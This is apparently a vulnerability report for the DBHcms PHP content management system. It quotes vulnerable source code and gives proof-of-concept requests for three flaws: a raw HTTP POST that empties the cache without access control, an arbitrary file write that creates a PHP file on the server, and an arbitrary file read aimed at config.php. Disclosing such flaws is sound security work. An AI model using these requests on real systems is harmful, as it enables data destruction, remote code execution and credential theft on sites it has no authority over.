
There's no access control at line 175 of dbhcms\page.php for cache empty operate.



```
160         if (($GLOBALS['DBHCMS']['CONFIG']['PARAMS']['cacheEnabled']) && ($GLOBALS['DBHCMS']['PID'] > 0)) {
161
162             if (isset($_POST['dbhcmsCache'])) {
163                 // echo $_POST['dbhcmsCache'];
164                 if (in_array(strtoupper(trim($_POST['dbhcmsCache'])), array(DBHCMS_C_CT_ON, DBHCMS_C_CT_OFF, DBHCMS_C_CT_REFRESH, DBHCMS_C_CT_EMPTYPAGE, DBH
165                     $GLOBALS['DBHCMS']['TEMP']['dbhcmsCache'] = strtoupper(trim($_POST['dbhcmsCache']));
166                 } else {
167                     $GLOBALS['DBHCMS']['TEMP']['dbhcmsCache'] = DBHCMS_C_CT_ON;
168                 }
169             } else {
170                 $GLOBALS['DBHCMS']['TEMP']['dbhcmsCache'] = DBHCMS_C_CT_ON;
171             }
172             // echo DBHCMS_C_CT_EMPTYALL;
173             if ($GLOBALS['DBHCMS']['TEMP']['dbhcmsCache'] == DBHCMS_C_CT_EMPTYPAGE) {
174                 dbhcms_p_del_cache($GLOBALS['DBHCMS']['PID']);
175             } else if ($GLOBALS['DBHCMS']['TEMP']['dbhcmsCache'] == DBHCMS_C_CT_EMPTYALL) {
176                 dbhcms_p_del_cache();
177             }
178
179             if ((count($GLOBALS['DBHCMS']['RESULTS']) == 0) && ($GLOBALS['DBHCMS']['TEMP']['dbhcmsCache'] == DBHCMS_C_CT_ON)) {
180
181                 $result = mysql_query("SELECT page_id, page_cache FROM ".dbhcms_f_table_name(DBHCMS_C_TBL_PAGES)." WHERE page_id = ".intval($GLOBALS['DBHCMS'
182                 if ($row = mysql_fetch_assoc($result)) {
183                     $page_cache = dbhcms_f_dbvalue_to_value($row['page_cache'], DBHCMS_C_DT_BOOLEAN);
```

you can empty the table named `xxx_cms_cache` by requesting the following:


```
POST /index.php?dbhcms_pid=9999999999&dbhcms_params=32333 HTTP/1.1
Host: localhost:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Connection: close
Referer: http://localhost:8089/index.php?dbhcms_pid=9999999999&dbhcms_params=3333
Upgrade-Insecure-Requests: 1

dbhcmsCache=CT_EMPTYALL
```

## [14]


in dbhcms\mod\mod.editor.php $_POST['updatefile'] is filename and $_POST['tinymce_content'] is file content,and there has no filter function for security, you can write any filename with any content.

```
45
46      if (isset($_POST['updatefile'])) {
47
48              $contentfile = fopen($_POST['updatefile'], "w");
49              fwrite($contentfile, $_POST['tinymce_content']);
50              fclose($contentfile);
51
52              if (trim($_POST['submitform']) != "") {
53                      dbhcms_p_add_string('tinymce_close', 'onload="window.close(); opener.document.'.$_POST['submitform'].'.submit(); "');
54              } else {
55                      dbhcms_p_add_string('tinymce_close', 'onload="window.close(); "');
56              }
57
58      }
```

first login as admin user, then visit http://localhost:8089/index.php?dbhcms_pid=-6 POST updatefile=123.php&tinymce_content=




then visit http://localhost:8089/123.php




## [15]

in dbhcms\mod\mod.editor.php $_GET['file'] is filename,and there has no filter function for security, you can read any file's content.

first login as admin user, then visit http://localhost:8089/index.php?dbhcms_pid=-6

view-source:http://localhost:8089/index.php?dbhcms_pid=-6&file=config.php